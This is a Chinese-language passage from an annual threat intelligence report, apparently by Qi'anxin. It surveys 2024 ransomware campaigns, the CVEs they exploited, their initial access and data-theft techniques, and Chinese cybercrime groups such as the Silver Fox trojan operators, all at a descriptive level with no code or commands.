Kasseika 勒索软件部署 BYOVD 攻击、滥用 PsExec 和 Martini 驱动程序	Trend Micro	Kasseika 勒索软件	/	/
Phobos 勒索软件变种（FAUST）发起攻击	Fortinet	Phobos 勒索软件变种（FAUST）	/	/
勒索软件综述：Albaba	Fortinet	Albabat 勒索软件	阿根廷、巴西、捷克共和国、德国、匈牙利、哈萨克斯坦、俄罗斯和美国等	公司、个人
阻止 Akira 勒索软件：通过 TTP 的预防和分析	Morphisec	Akira 勒索软件	北美、英国和欧洲	政府、制造、技术、教育、咨询、制药和电信等领域
勒索软件综述：Abyss Locker	Fortinet	Abyss Locker 勒索软件	欧洲、北美、南美和亚洲等	/
包括 Black Basta 在内的威胁组织正在利用近期的 ScreenConnect 漏洞	Trend Micro	Black Basta 勒索组织，Bl00dy 勒索组织	/	/
多阶段 RA World 勒索软件使用反 AV 策略，利用 GPO	Trend Micro	RA World 勒索软件	拉丁美洲地区	多家医疗保健组织
GhostSec 联合 Stormous 团伙对多个国家实施双重勒索攻击	Cisco Talos	GhostLocker 勒索软件，Stormous 勒索软件	古巴、阿根廷、波兰、中国、黎巴嫩、以色列、乌兹别克斯坦、印度、南非、巴西、摩洛哥、卡塔尔、土耳其、埃及、越南、泰国和印度尼西亚	科技公司、高校教育、制造业、政府机构、交通运输、能源等领域
Shadow 勒索组织攻陷俄罗斯多家公司	F.A.C.C.T.	Shadow 勒索组织	俄罗斯	多个行业的公司
Phobos 勒索软件：分析 8Base 勒索组织使用的网络基础设施	Intel-Ops	Phobos 勒索软件，8Base 勒索组织	美国、巴西、英国、加拿大等	商业服务、制造业、建筑、零售等
新勒索家族出现，Donex 公布多名受害者信息	安恒	Donex 勒索软件	/	/

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
Mallox 勒索软件攻击事件	深信服	Mallox 勒索软件	中国	/
StopCrypt 勒索软件变种在野外传播	SonicWall	StopCrypt 勒索软件	/	/
TeamCity 漏洞利用引入 Jasmin 勒索软件和其他恶意软件	Trend Micro	Jasmin 勒索软件	/	/
TellYouThePass 勒索软件目标锁定财务管理设备	360	TellYouThePass 勒索软件	中国	财务管理
Agenda 勒索软件通过自定义 PowerShell 脚本传播到 vCenter 和 ESXi	Trend Micro	Agenda 勒索软件	美国、阿根廷、澳大利亚以及泰国等	金融、法律、建筑业等
秘鲁军方勒索事件及相关勒索组织深度分析	启明星辰	INC Ransom 勒索组织	秘鲁	军队
勒索软件 Crypt888 技术分析	Stormshield	Crypt888 勒索软件	东南亚	个人
Evil Ant 勒索软件分析	Netskope	Evil Ant 勒索软件	/	/
TargetCompany 勒索组织对配置不当的 MSSQL 服务器进行攻击	AhnLab	Mallox 勒索软件	/	/
Makop 通过 loldrivers 关闭安全软件	深信服	Makop 勒索软件	/	/
攻击者利用 IcedID 传播 Dagon Locker 勒索软件	THE DFIR REPORT	Dagon Locker 勒索软件	/	/
LockBit 勒索软件家族最新动态	360	LockBit 勒索软件	/	/

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
Trinity 勒索软件分析	Cyble	Trinity 勒索软件	/	/
攻击者在针对 MSSQL 服务器的攻击活动中利用 PureCrypter 部署 Mallox 勒索软件	SEKOIA.IO	Mallox 勒索软件	/	/
Phorpiex 僵尸网络正在大规模分发 Lockbit Black 勒索软件	Proofpoint	LockBit 勒索软件	/	/
Storm-1811 组织滥用 Quick Assist 工具部署勒索软件	Microsoft	Black Basta 勒索软件	/	/
Ikaruz Red Team：利用勒索软件收获注意力而非金钱的黑客组织	SentinelOne	LockBit 勒索软件	菲律宾	/
ShrinkLocker：将 BitLocker 变成勒索软件	Kaspersky	/	墨西哥、印度尼西亚和约旦等	/
勒索组织 Ransomhub 瞄准西班牙生物能源工厂的 SCADA 系统	Cyble	Ransomhub 勒索组织	西班牙	能源
新型勒索软件变种 Fog	Arctic Wolf	Fog 勒索软件	美国	教育、娱乐
RansomHub：源自 Knight 的新型勒索软件	Symantec	Ransomhub 勒索组织	/	/
TargetCompany 的 Linux 变种针对 ESXi 环境	Trend Micro	Mallox 勒索软件变种	/	/
勒索软件综述：Shinra 和 Limpopo 勒索软件	Fortinet	Shinra 勒索软件，Limpopo 勒索软件	拉丁美洲、泰国	/
P2Pinfect 僵尸网络不断发展以部署勒索软件和挖矿程序	Cado Security	/	/	/
勒索新秀 Brain Cipher	深信服	Brain Cipher 勒索团伙	印度尼西亚	数据中心

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
新 勒 索 软 件 组 织 Volcano Demon 使用 LukaLocker 勒索软件 [114]	Halcyon.ai	Volcano Demo 勒索组织，LukaLocker 勒索软件	/	/
BlackSuit 勒索软件 [115]	Arete	BlackSuit 勒索软件	/	医疗保健、金融服务、制造、专业服务、公共服务、娱乐和零售部门的组织
Eldorado 勒索软件 [116]	Group-IB	Eldorado 勒索软件	美国、意大利、克罗地亚	房地产、专业服务、医疗保健、制造等行业
Mallox 勒索软件变种针对 Linux，相关解密器被发现 [117]	uptycs	Mallox 勒索软件	/	/
EstateRansomware 勒索软件攻击事件 [118]	Group-IB	EstateRansomware 勒索组织，Lockbit 3.0 勒索软件变种	阿联酋、法国、马来西亚、美国等	/
Akira 勒索软件以拉丁美洲航空业为目标 [119]	BlackBerry	Akira 勒索软件	拉丁美洲	航空公司
Qilin 勒索软件攻击中使用针对 EDR 产品的恶意软件 Killer Ultra[120]	Binary Defense	Qilin 勒索软件	/	/
FIN7 团伙向多个勒索组织售卖针对 EDR 的恶意软件 AvNeutralizer[121]	SentinelOne	AvosLocker、MedusaLocker、BlackCat、Trigona、LockBit 等勒索软件	/	/
Play 勒索软件 Linux 版新变种针对 ESXi，显示出与 Prolific Puma 的联系 [122]	Trend Micro	Play 勒索软件组织	美国、加拿大等	制造业、专业服务、建筑、信息技术等行业
UNC4393 团伙的运营策略和恶意软件使用情况演变 [123]	Google	Black Basta 勒索软件	/	/
勒索软件攻击团伙利用 ESXi 漏洞进行大规模加密 [124]	Microsoft	Black Basta 勒索软件	北美	工程公司
Hunters International 勒索组织使用新木马 SharpRhino[125]	Quorum Cyber	Hunters International 勒索组织	/	/
Magniber 勒索软件攻击激增影响全球家庭用户 [126]	BleepingComputer	Magniber 勒索软件	全球	个人

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
INC Ransom 攻击分析 [137]	ReliaQuest	INC Ransom 勒索组织	/	医疗保健、教育、政府等行业
DeathGrip 勒索组织使用 LockBit 和 Yashma 勒索软件构建器 [128]	SentinelOne	DeathGrip 勒索组织，LockBit 和 Yashma 勒索软件	/	/
在云环境中进行的大规模勒索操作 [129]	Palo Alto Networks	/	/	错误配置的云服务器
Rhysida 勒索家族分析报告 [130]	奇安信	Rhysida 勒索组织	/	教育、医疗、政府等行业
Play 勒索软件攻击活动 [131]	Trend Micro	Play 勒索软件组织	/	/
ShinyHunters 勒索软件背后的威胁组织 Bling Libra 分析 [132]	Palo Alto Networks	Bling Libra 勒索组织	/	错误配置或凭证暴露的云服务器
BlackByte 勒索软件组织攻击活动 [133]	Cisco Talos	BlackByte 勒索组织		制造、建筑、交通运输等行业
中东地区攻击者与勒索软件团伙合作针对美国等地机构 [134]	美国 CISA	NoEscape、Ransomhouse 和 ALPHV 勒索组织	美国、以色列、阿塞拜疆、阿联酋	教育、金融、医疗保健、国防部门、地方政府实体
新勒索组织 Cicada3301 披露 [135]	Truesec	Cicada3301 勒索组织	/	/
Head Mare 黑客组织针对俄罗斯和白俄罗斯 [136]	Kaspersky	LockBit 和 Babuk 勒索软件	俄罗斯、白俄罗斯	政府、交通运输、能源、制造、娱乐等行业
CyberVolk 勒索软件 [137]	ThreatMon	CyberVolk 勒索软件	/	/
针对 SonicWall SSLVPN 帐户的 Akira 勒索软件活动 [138]	Arctic Wolf	Akira 勒索软件	/	/
RansomHub 勒索组织利用 TDSSKiller 和 LaZagne 禁用 EDR 软件 [139]	ThreatDoen	RansomHub 勒索组织	/	/

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
Scattered Spider 以保险和金融业云端设施为目标的勒索攻击 [140]	EclecticIQ	ALPHV 勒索软件	/	保险、金融业
INC Ransom 攻击活动分享 [141]	ReliaQuest	INC Ransom 勒索组织	美国、加拿大、欧洲	医疗保健行业组织
勒索软件团伙滥用 Microsoft Azure 工具窃取数据 [142]	modePUSH	BianLian、Rhysida 勒索组织	/	/
Twelve 组织对俄罗斯实施破坏性网络攻击 [143]	Kaspersky	LockBit 3.0 勒索软件	俄罗斯	政府机构
Kryptina 勒索软件分析 [144]	SentinelOne	Kryptina 勒索软件	/	/
针对国内政企的勒索软件运营商 Rast gang[145]	奇安信	Rast gang 勒索组织	中国	政府、企业
Storm-0501 勒索软件攻击扩展到混合云环境 [146]	Microsoft	Embargo 勒索软件	美国	政府、制造业、交通运输等行业
攻击者部署新的 MedusaLocker 勒索软件变种 [147]	Cisco Talos	MedusaLocker 勒索软件变种（BabyLockerKZ）	法国、德国、西班牙或意大利等欧洲国家，巴西、墨西哥、阿根廷和哥伦比亚等拉丁美洲国家	/
Lynx 勒索软件：INC 勒索软件的品牌重塑 [148]	Palo Alto Networks	Lynx 勒索软件	美国、英国	零售、房地产、建筑、金融、环境服务等行业
Lynx 勒索软件分析 [149]	Nextron Systems	Lynx 勒索软件	/	/
利用泄露凭证和 Veeam 已知漏洞部署勒索软件 [150]	Sophos	Fog、Akira 勒索软件	/	/
勒索软件滥用 Amazon S3 窃取数据 [151]	Trend Micro	伪装为 LockBit 的 Go 语言编写的勒索软件	/	/
Crypt Ghouls 组织对俄罗斯发动攻击 [152]	Kaspersky	LockBit 3.0、Babuk 勒索软件	俄罗斯	政府机构以及采矿、能源、金融、零售等行业的公司

报告主题	报告发布机构	勒索软件 / 组织	受害国家 / 地区	攻击目标
勒索软件组织 Embargo 测试和部署基于 Rust 的新工具包 [153]	ESET	Embargo 勒索软件	美国	/
与 SonicWall SSL VPN 相关的 Fog 和 Akira 勒索软件活动增加 [154]	Arctic Wolf	Fog、Akira 勒索软件	/	/
HomuWitch 勒索家族分析 [155]	奇安信	HomuWitch 勒索软件	/	个人
针对 FreeBSD 服务器的新型勒索软件 Interlock[157]	BleepingComputer	Interlock 勒索软件	美国	地方政府等机构
新勒索软件 Ymir[157]	Kaspersky	Ymir 勒索软件	哥伦比亚、澳大利亚、乌克兰等	/
Helldown 勒索软件概述 [158]	Sekoia.io	Helldown 勒索软件	美国、欧洲	Zyxel 欧洲分公司、中小型企业
WormHole 勒索家族分析 [159]	奇安信	WormHole 勒索软件	/	/
Howling Scorpius 勒索软件组织及其 Akira 勒索软件 [160]	Palo Alto Networks	Akira 勒索软件	北美、欧洲、澳大利亚	教育、咨询、政府、制造、电信、技术、制药等行业的中小型企业
Termite 勒索软件组织攻击供应链管理平台 Blue Yonder[161]	Cyble	Babuk 勒索软件变种	美国、法国、加拿大、德国	供应链管理平台 Blue Yonder 及其客户
Black Basta 勒索软件活动投递 Zbot、DarkGate 和自定义恶意软件 [162]	Rapid7	Black Basta 勒索软件	/	/
MedusaLocker 勒索家族分析 [163]	奇安信	MedusaLocker 勒索软件	/	/

▲ 表 2.1 2024 年全球勒索攻击活动

二、攻击手法

勒索攻击的攻击过程总体上可以分为三个阶段：（1）初始入侵，进入目标网络，并创建立足点；（2）实施网络侦察和凭证收集，并进行权限提升和横向移动，在此过程中还伴随着建立持久化和禁用安全防护措施的操作；（3）渗出数据，并通过部署勒索软件加密、删除原始数据等方式实施勒索。根据以上划分，勒索攻击除最后一个阶段，前两个阶段和针对目标机构的渗透攻击过程基本一致。

在 2024 年勒索攻击活动中值得关注的攻击手法包括：不同攻击环节出现的漏洞利用、各类初始入侵方式、合法工具被滥用于数据渗出。

（一）不同环节的漏洞利用

如果目标网络存在未及时修补漏洞的软件产品，很可能会被攻击者利用。在今年的勒索攻击活动中，多个漏洞被攻击者用于进入目标网络、植入恶意软件和提升权限等目的，其中不少是已披露的漏洞，而非 0day 漏洞。

漏洞编号	相关产品	勒索软件 / 攻击组织	漏洞用途说明
CVE-2024-1708 CVE-2024-1709	远程桌面管理软件 ScreenConnect	Black Basta、Bl00dy 勒索组织 [164]	植入木马和勒索软件
CVE-2024-27198 CVE-2024-27199	TeamCity CI/CD 服务器	Jasmin 勒索软件 [165]	植入勒索软件
CVE-2024-1853	Zemana AntiLogger	Qilin 勒索组织 [120]	恶意软件 Killer Ultra 使用 BYOVD 技术借助该漏洞禁用 EDR
CVE-2024-37085	VMware ESXi	Black Basta 勒索软件 [124]、BlackByte 勒索组织 [133] 等	提升权限
CVE-2024-3400	PanOS 防火墙	Fox Kitten 组织 [134]	获取目标网络初始访问权限
CVE-2024-21887	Pulse Secure/Ivanti VPN	Fox Kitten 组织 [134]	获取目标网络初始访问权限
CVE-2024-24919	Check Point 安全网关	Fox Kitten 组织 [134]	获取目标网络初始访问权限

漏洞编号	相关产品	勒索软件 / 攻击组织	漏洞用途说明
CVE-2024-40766	SonicWall SSL VPN	Akira、Fog 勒索软件 [138、154]	获取目标网络初始访问权限
CVE-2024-40711	Veeam 软件	Akira、Fog 勒索软件 [150]	提升权限


▲ 表 2.2 2024 年勒索攻击活动涉及的漏洞

（二） 多样化的初始入侵方式

除了借助网络边界设备的漏洞进入目标网络，勒索攻击团伙还会采用以下不同的方式实现初始入侵。

(1) 暴力破解登录密码

EstateRansomware 勒索组织的一次攻击活动始于对 FortiGate 防火墙 SSL VPN 账户的暴力破解 [118]，然后攻击者以防火墙设备为跳板通过 RDP 接入受害者网络的另一台服务器，创建立足点后执行后续攻击操作。



▲ 图 2.3 EstateRansomware 攻击活动初始入侵过程 [118]

(2) 网络钓鱼邮件传播恶意软件

UNC4393 攻击团伙部署 Black Basta 勒索软件曾借助多种由网络钓鱼邮件传播的木马和后门恶意软件，包括 QAKBOT、DARKGATE[123]。Head Mare 组织在针对俄罗斯企业机构的勒索攻击中，通过网络钓鱼邮件的附件投递自定义恶意软件 PhantomDL 和 PhantomCore，实现对攻击目标的初始访问 [134]。

(3) 利用合法身份凭证

利用合法身份凭证是最为隐蔽的初始入侵方式，攻击者收集这些合法身份凭证有多种渠道，比如：通过早期攻击活动主动窃取、从地下市场购买、寻找受害者因错误配置而泄露的敏感信息。

Crypt Ghouls 组织疑似通过攻击目标单位的承包商得到承包商的登录信息，然后从承包商网络的 VPN 接入目标单位的内部系统 [152]。SCATTERED SPIDER 团伙可能会从地下论坛购买 AWS、Azure 和 GCP 等云平台的身份验证令牌和用户凭证 [140]。如果受害者对服务和源代码配置不当，可能会导致身份凭证等敏感信息泄露，进而被攻击者利用，泄露源有：托管在 GitHub 平台上包含硬编码凭证的源代码 [140]、Web 应用暴露的 .env 环境文件 [129]。

(4) 使用社会工程学手段

Black Basta 勒索软件攻击团伙将自己伪装为攻击目标组织的 IT 服务或支持团队人员，攻击前向目标组织内的受害者发送大量电子邮件，通过 Microsoft Teams 联系受害者假装提供帮助，然后说服受害者为完成故障排查，在电脑上安装合法的远程管理控制工具，比如 QuickAssist、AnyDesk 等，攻击者趁机获得对受害者设备的访问权限，便于接下来部署其他恶意软件 [162]。

（三） 滥用于数据渗出的合法工具

勒索攻击者常用 Rclone 和 WinSCP 完成攻击中的数据渗出操作，而在 2024 年的勒索攻击活动中还有其他合法工具被发现用于数据渗出。

INC Ransom 团伙在一起攻击活动中的数据泄露可能使用了开源备份工具 Restic[127]。SCATTERED SPIDER 团伙使用 AirByte、Amazon S3 浏览器、Stitch 等 ETL（Extract Transform Load，提取转换加载）工具将受害者环境中的数据同步和泄露到指定的远程存储服务 [140]。BianLian、Rhysida 等勒索组织借助 Azure 存储资源管理器和 AzCopy 泄露敏感数据 [142]，Azure 存储资源管理器适用于 Windows、Linux、macOS 设备，提供图形化界面管理各种 Azure 存储类型和组件，并支持文件夹 / 文件上传和下

载功能。伪装为 LockBit 的 Go 勒索软件利用 Amazon S3 Transfer Acceleration（传输加速）功能将受害者的文件泄露到攻击者控制的 S3 存储服务 [151]。

三、攻击活动特点和趋势

（一） 勒索不只是为了经济利益

2024 年披露的勒索攻击活动不完全是出于经济利益，一些勒索攻击以对目标组织的破坏性攻击为目的，甚至涉及国家背景的 APT 组织。

在俄乌冲突背景下，多个针对俄罗斯和白俄罗斯的的黑客组织出现，其中包括 Head Mare 和 Twelve 等攻击团伙 [136、143]，这些团伙针对受害者组织部署 LockBit 3.0 和 Babuk 勒索软件，Twelve 团伙还会运行数据擦除器恶意软件销毁加密数据，防止数据被恢复，表明攻击者希望对受害组织造成最大伤害。

部分勒索攻击事件还出现 APT 组织的身影。一起 Play 勒索软件攻击事件的受害组织曾被东亚地区的 Andariel 组织入侵 [14]。中东地区的 Fox Kitten 在针对美国等国的攻击活动中向多个勒索组织提供目标网络的访问权限，并同这些勒索组织合作制定勒索受害者的方法策略 [134]。

（二） 攻击团伙间存在复杂的关系

从初始入侵到部署勒索软件的整个攻击流程不一定由单个团伙实施，勒索软件部署者可以借助其他团伙攻击时所获取的访问权限进入网络。UNC4393 团伙通过与投递 QAKBOT、DARKGATE、SILENTNIGHT 等木马后门恶意软件的多个团伙合作，获得对勒索目标的初始访问，然后部署 Black Basta 勒索软件 [123]。

勒索团伙使用的攻击武器也可能由其他团伙提供。FIN7 团伙制造的用于禁用安全软件的恶意工具 AvNeutralizer 早期与 Black Basta 勒索软件攻击活动有关，由于该工具在地下论坛进行售卖，导致现在它出现在 AvosLocker、MedusaLocker、BlackCat、Trigona 和 LockBit 等多种勒索软件的攻击事件中 [121]。


勒索软件世界中不乏团伙更名或分支机构派生的情况，并且以泄露、售卖等多种途径被传播的勒索软件源码也让不同勒索团伙之间的关系变得交错。BlackSuit 勒索软件疑似为 Royal 勒索软件的新名称或者变种 [115]，Cicada3301 勒索团伙可能源自 BlackCat/ALPHV 勒索软件组织 [135]，Lynx 勒索软件与出售的 INC 勒索软件源码有关 [148]。

（三） 勒索攻击涉及多种平台和环境

勒索攻击对象覆盖了 Windows、Linux、macOS、FreeBSD 等多个平台。BlackSuit 勒索软件以 Windows 和 Linux 用户为目标 [115]，伪装为 LockBit 的 Go 勒索软件目标运行环境是 Windows 和 macOS[151]，Interlock 勒索软件针对 FreeBSD 服务器发起攻击 [156]。

VMware ESXi 虚拟化环境已成为多种勒索软件的攻击目标，且不少 Linux 平台的勒索软件均指向 ESXi 服务器和虚拟机。Eldorado 勒索软件的加密程序有四种格式，分别为 esxi、esxi_64、win 和 win_64[116]。Play 勒索软件针对 ESXi 环境的 Linux 变种在执行前会验证是否在 ESXi 环境中运行，从而避免在其他环境中被检出 [122]。ESXi 漏洞 CVE-2024-37085 被多个勒索攻击团伙利用，用于获取已加入域的 ESXi 虚拟机监控程序的完全管理权限，进而影响到整个 ESXi 服务器和所有虚拟机 [124]。

勒索攻击也会发生在云环境中。攻击者将受害者存放在云环境中的数据渗出之后，直接借助此前获取的权限删除受害者数据，然后留下勒索信或邮件告知受害者 [129、132]。



▲ 图 2.4 Bling Libra 针对云环境的勒索攻击过程 [132]

第三章 互联网黑产

网络信息技术的应用推动了许多行业的发展，但在阴影之下也催生了互联网黑色产业链，不法分子利用网络渠道和技术手段从事游走在法律监管之外的牟利活动，成为危害网络世界平稳运行的一大威胁来源。本章将对 2024 年披露的一些互联网黑产攻击活动进行介绍，主要关注国内安全厂商发布的黑产活动报告，以及国外安全厂商提到的影响中国地区的攻击活动。

一、黑产攻击活动概览

奇安信威胁情报中心整理了 2024 年多个安全厂商发布的黑产攻击活动报告，并按照涉及攻击团伙进行划分，如下表所示。本章后面内容将对依次说明这些团伙和相关攻击活动，部分黑产攻击活动已在 2024 年中报告中提及，因此这里不再赘述。

相关团伙	报告名称	发布时间	发布机构
银狐木马系列黑产团伙	银狐团伙近期钓鱼活动追踪	2024-01-02	腾讯
	银狐黑吃黑：利用伪造 MSI 安装包攻击黑产从业者	2024-01-04	微步在线
	银狐技战法，偷梁换柱之技，发现新变种在野攻击	2024-03-15	深信服
	银狐再临——瞄准财税岗位定向钓鱼攻击	2024-03-27	360
	隐藏在“报税”诱饵背后的钓鱼攻击	2024-03-28	微步在线
	“游蛇”黑产近期攻击活动分析	2024-04-07	安天
	银狐黑产团伙大规模针对财税人员	2024-04-29	奇安信
	“银狐”钓鱼团伙 2024 年 1-5 月攻击趋势	2024-05-09	腾讯
	银狐团伙借助某终端安全管理软件发起钓鱼攻击	2024-05-16	腾讯

相关团伙	报告名称	发布时间	发布机构
银狐木马系列黑产团伙	“银狐”团伙使用核酸检测退费发票信息主题的钓鱼攻击增多	2024-05-24	腾讯
	成熟后门再度投递，银狐变种利用 MSI 实行远控	2024-06-12	火绒
	“游蛇”黑产团伙利用恶意文档进行钓鱼攻击活动分析	2024-06-21	安天
	“银狐”变种木马正通过随机化特征进行攻击 [169]	2024-07-05	腾讯
	“银狐”家族木马升级攻击活动分析 [170]	2024-07-08	奇安信
	“银狐”团伙再度出击：利用易语言远控木马实施钓鱼攻击 [171]	2024-07-10	新华三
	伪装“黑神话悟空修改器”传播木马的活动分析 [172]	2024-08-30	安天
	某知名游戏启动器遭银狐劫持 [173]	2024-08-30	奇安信
	利用 Python 启动远控，" 银狐 " 对抗又升级 [174]	2024-09-25	金山毒霸
	进化版银狐全链路攻击三部曲 [175]	2024-09-29	奇安信
	进击的银狐，伪装的 Chrome[176]	2024-10-18	新华三
	威胁活动通过游戏程序传播 Winos4.0 木马 [177]	2024-11-06	Fortinet
	新“银狐”木马样本分析 [178]	2024-11-29	深信服
	“银狐”肆虐，奇安信情报沙箱助力识别 [179]	2024-12-16	奇安信
	“银狐”攻击事件频发，幕后黑产组织 UTG-Q-1000 起底 [168]	2024-12-17	奇安信
	钓鱼下载网站传播“游蛇”威胁，恶意安装程序暗藏远控木马 [180]	2024-12-20	安天
Bigpanzi	笼罩在机顶盒上空的阴影：揭开隐蔽 8 年黑灰产团伙 Bigpanzi 的神秘面纱	2024-01-15	奇安信
暗蚊	“暗蚊”黑产团伙通过国内下载站传播 Mac 远控木马攻击活动	2024-01-19	安天
	amdc6766 团伙来袭，供应链投毒攻击再升级	2024-05-17	深信服

相关团伙	报告名称	发布时间	发布机构
金相狐	金相狐黑产团伙：AI 人脸识别诈骗敲响金融安全警钟	2024-03-26	奇安信
FaCai	FaCai 钓鱼团伙正针对企事业单位发起攻击 [181]	2024-04-22	腾讯
	FaCai 钓鱼团伙正通过谷歌搜索引流进行攻击 [182]	2024-06-05	腾讯
	新型攻击技术 GrimResource 通过仿冒网站席卷国内 [183]	2024-07-16	奇安信
	FaCai 团伙利用 APT 技术针对国内的攻击活动分析 [184]	2024-07-23	安恒
GanbRun	目标银行、证券、央企！黑产团伙伪造政府网站大规模钓鱼 [186]	2024-08-15	微步在线
	补贴钓鱼花样多，请看好个人”钱包” [187]	2024-08-21	奇安信
DragonRank	SEO 操纵服务提供商 DragonRank[188]	2024-09-10	Cisco Talos
其他	仿冒聊天应用席卷多国，受害者数万金融攻击活动	2024-01-29	安天
	托福考试保过？解密国内线上考试作弊的黑色产业链	2024-03-21	奇安信
	去中心化的噩梦：隐藏在 P2P 网络下的后门 alphatronBot[189]	2024-11-28	奇安信
	BADBOX 卷土重来 [190]	2024-12-17	Bitsight

▲ 表 3.1 2024 年互联网黑产攻击活动

二、银狐木马与 UTG-Q-1000

（一） 银狐木马


银狐木马在整个 2024 年保持了较高的话题热度，频繁出现于国内多个机构的披露报告中。由于该恶意家族的系列源码被广泛传播，银狐不再是单个黑产团伙的专属工具，甚至已经被 APT 组织（如金眼狗）使用 [166、167]。

这些使用银狐木马的黑产团伙在 2024 下半年投递恶意软件的方式与上半年类似，可以分为下列几类：(1) 借助钓鱼邮件、即时通讯软件（如微信）等渠道，诱使受害者打开恶意文件或者访问下载链接；(2) 搭建仿冒的软件下载网站，并利用 SEO 等方式提升网站排名，以吸引更多潜在受害者。

